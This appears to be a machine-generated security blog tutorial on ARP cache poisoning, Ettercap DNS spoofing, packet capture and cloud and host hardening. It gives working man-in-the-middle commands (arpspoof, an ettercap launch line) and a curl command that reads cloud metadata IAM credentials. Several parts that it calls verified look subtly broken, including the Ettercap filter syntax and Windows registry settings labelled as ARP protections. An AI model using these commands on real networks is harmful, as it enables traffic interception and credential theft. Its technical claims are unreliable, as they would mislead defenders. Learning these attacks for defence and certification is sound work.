Listen to this Post

Introduction:
Network penetration testing remains a cornerstone of information security, yet many professionals overlook the foundational techniques that enable both offensive and defensive operations. The “Pic of the Day” shared by Hacking Articles highlights a common but powerful attack vector—Address Resolution Protocol (ARP) spoofing—which allows an attacker to intercept, modify, or drop traffic on a local network. Understanding how to execute and mitigate such attacks is essential for anyone pursuing certifications like CEH, OSCP, or CompTIA Security+.
Learning Objectives:
- Perform ARP cache poisoning to conduct man‑in‑the‑middle (MitM) attacks on switched networks.
- Capture and analyze network traffic using tcpdump, Wireshark, and Windows Packet Monitor.
- Harden Linux and Windows hosts against ARP spoofing and related layer‑2 attacks.
- Exploit and defend against DNS spoofing using Ettercap filters and DNSSEC validation.
- Apply cloud‑native security controls to prevent lateral movement in AWS and Azure environments.
You Should Know:
- ARP Spoofing: The Core of Local Network Exploitation
ARP spoofing (also called ARP poisoning) exploits the stateless nature of the Address Resolution Protocol. An attacker sends forged ARP replies to a target host and the network gateway, associating their MAC address with the IP address of the other party. This redirects traffic through the attacker’s machine, enabling sniffing, session hijacking, or denial of service.
Step‑by‑step guide to execute and detect ARP spoofing (Linux):
- Enable IP forwarding to avoid disrupting the victim’s connection:
echo 1 > /proc/sys/net/ipv4/ip_forward
- Use `arpspoof` from the dsniff suite to poison the target and the gateway:
arpspoof -i eth0 -t 192.168.1.10 192.168.1.1  Tell victim that you are the gateway
arpspoof -i eth0 -t 192.168.1.1 192.168.1.10  Tell gateway that you are the victim
- Capture traffic with tcpdump or Wireshark:
tcpdump -i eth0 -w capture.pcap host 192.168.1.10
- Detect ARP spoofing on a Linux host by monitoring for duplicate MAC addresses:
arp -a | grep -v incomplete | sort -k4 | uniq -f3 -d
On Windows, use:
arp -a
Then compare the MAC addresses for the same IP—if they change rapidly or show two different MACs, an attack is likely.
Mitigation: Use static ARP entries for critical hosts, enable DAI (Dynamic ARP Inspection) on managed switches, and deploy tools like `arpwatch` or XArp.
2. DNS Spoofing with Ettercap: Manipulating Domain Resolution
Once an attacker has a MitM position, DNS spoofing redirects the victim to malicious sites. Ettercap provides a flexible filter engine to replace DNS replies on the fly.
Step‑by‑step guide to create and apply an Ettercap DNS filter:
- Create a filter file (e.g.,
dns_spoof.filter):if (ip.proto == UDP && udp.dst == 53 && dns.qry.name == "www.example.com") { dns.qry.name = "www.example.com"; dns.an.name = "www.example.com"; dns.an.rdata = "192.168.1.100"; Attacker's IP dns.an.ttl = 60; msg("DNS spoofed: example.com -> 192.168.1.100\n"); } - Compile the filter:
etterfilter dns_spoof.filter -o dns_spoof.ef
- Launch Ettercap in unified sniffing mode and load the filter:
ettercap -T -M arp:remote -i eth0 -F dns_spoof.ef /192.168.1.10// /192.168.1.1//
- Verify on the victim machine by pinging the spoofed domain:
ping www.example.com
The returned IP should match the attacker’s address.
Defense: Configure DNS over TLS (DoT) or DNS over HTTPS (DoH) on endpoints, use DNSSEC‑validating resolvers, and monitor for unexpected DNS responses using tools like dnstap.
3. Packet Capture and Analysis for Incident Response
Understanding how to capture and dissect network traffic is critical for both pentesting and forensics. Below are verified commands for Linux and Windows.
Linux (tcpdump & Wireshark CLI):
- Capture all HTTP traffic on interface eth0 and save to file:
sudo tcpdump -i eth0 -s 0 -C 100 -G 3600 -W 24 -w capture_%Y%m%d_%H%M%S.pcap port 80
- Read a pcap and filter for ARP spoofing indicators (gratuitous ARP):
tcpdump -r capture.pcap -n 'arp[6:2] = 2' ARP reply packets
- Use `tshark` to extract HTTP headers from a live capture:
tshark -i eth0 -Y "http.request" -T fields -e http.host -e http.request.uri
Windows (Packet Monitor – PktMon):
- Start a circular capture (max 100 MB, 5 files):
pktmon start --capture --pkt-size 0 --file-name C:\capture.etl --file-max 100 --file-count 5
- Convert ETL to pcapng for Wireshark:
pktmon etl2pcap C:\capture.etl C:\capture.pcapng
- Stop capture:
pktmon stop
Analysis tip: Use `capinfos` to get statistics about a capture file, and `editcap` to slice large pcaps.
- Cloud Hardening: Preventing Lateral Movement After Initial Compromise
Modern attacks often pivot from on‑premises networks to cloud environments. Misconfigured security groups, overly permissive IAM roles, and exposed metadata services are common entry points. The same ARP spoofing principles translate to virtual networks (VPCs) where layer‑2 attacks are mitigated, but IP spoofing and DNS hijacking remain risks.
Step‑by‑step hardening for AWS and Azure:
- AWS:
- Enable VPC Flow Logs to capture rejected traffic and unexpected ARP-like patterns (though ARP is abstracted, look for unusual private IP communications).
- Restrict metadata service access: Set `HttpPutResponseHopLimit` to 1 on EC2 instances to prevent forwarded requests.
- Use Security Groups with least privilege – deny all by default, allow only specific ports/protocols.
- Deploy AWS Network Firewall with Suricata rules to detect DNS tunneling:
alert dns any any -> any 53 (msg:"DNS long domain – possible tunneling"; dns.query; content:"|01|"; within:100; sid:1000001;)
-
Azure:
- Enable Azure Firewall with Threat Intelligence‑based filtering.
- Use Network Security Groups (NSGs) to block spoofed source IPs – Azure does not allow customers to send arbitrary source IPs, but configure NSG rules to deny traffic from unexpected subnets.
- Implement Azure DDoS Protection Standard and review flow logs daily.
Command to check for exposed metadata in a compromised host (Linux):
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/
If this returns credentials, the environment is vulnerable to privilege escalation.
- Vulnerability Exploitation via ARP Cache Poisoning – Real‑World Mitigation
A full attack chain using ARP spoofing can lead to credential harvesting (e.g., SSL stripping, session cookie theft). Below is a step‑by‑step mitigation checklist for defenders.
Step‑by‑step hardening against layer‑2 attacks:
- On Linux hosts: Disable ARP reply acceptance for promiscuous interfaces:
echo 0 > /proc/sys/net/ipv4/conf/all/arp_accept
echo 1 > /proc/sys/net/ipv4/conf/all/arp_ignore
- On Windows hosts: Enable “Strong ARP Check” and “Strict ARP” via registry:
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters" -Name "ArpRetryCount" -Value 3 -Type DWord
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters" -Name "EnableICMPRedirect" -Value 0 -Type DWord
- Network‑level: Configure port security on Cisco switches to limit MAC flooding and use `ip arp inspection vlan
` to validate ARP packets. - Monitoring: Deploy `arpwatch` on a dedicated host to log MAC‑IP pair changes:
sudo apt install arpwatch
sudo systemctl enable arpwatch
tail -f /var/log/arpwatch.log
What Undercode Say:
- Key Takeaway 1: ARP spoofing remains a highly effective attack because many organizations still rely on unsecured layer‑2 switching. Even modern cloud environments can be compromised via adjacent virtual machines if ARP protections are not explicitly configured.
- Key Takeaway 2: Defensive strategies must shift from reactive monitoring to proactive hardening—static ARP entries, DAI, and encrypted DNS are no longer optional but essential controls for any mature security program.
- Key Takeaway 3: The skills demonstrated in this article (packet analysis, filter creation, and cloud security group tuning) directly map to job roles such as SOC Analyst, Pentester, and Cloud Security Engineer. Hands‑on labs with tools like Ettercap, tcpdump, and PktMon provide immediate value for certification prep and real‑world incident response.
Prediction:
By 2028, AI‑driven network detection systems will automatically correlate ARP anomalies with DNS tunneling patterns, reducing false positives by 70%. However, attackers will shift to abusing IPv6 neighbor discovery (NDP) as IPv6 adoption grows, because NDP spoofing is even less monitored than ARP. Organizations that fail to implement RA guard (Router Advertisement Guard) and ND inspection will experience a surge in MitM attacks across dual‑stack networks. The “Pic of the Day” from Hacking Articles serves as a timely reminder that basic layer‑2 attacks are not obsolete—they are simply evolving.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Infosec Cybersecurity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


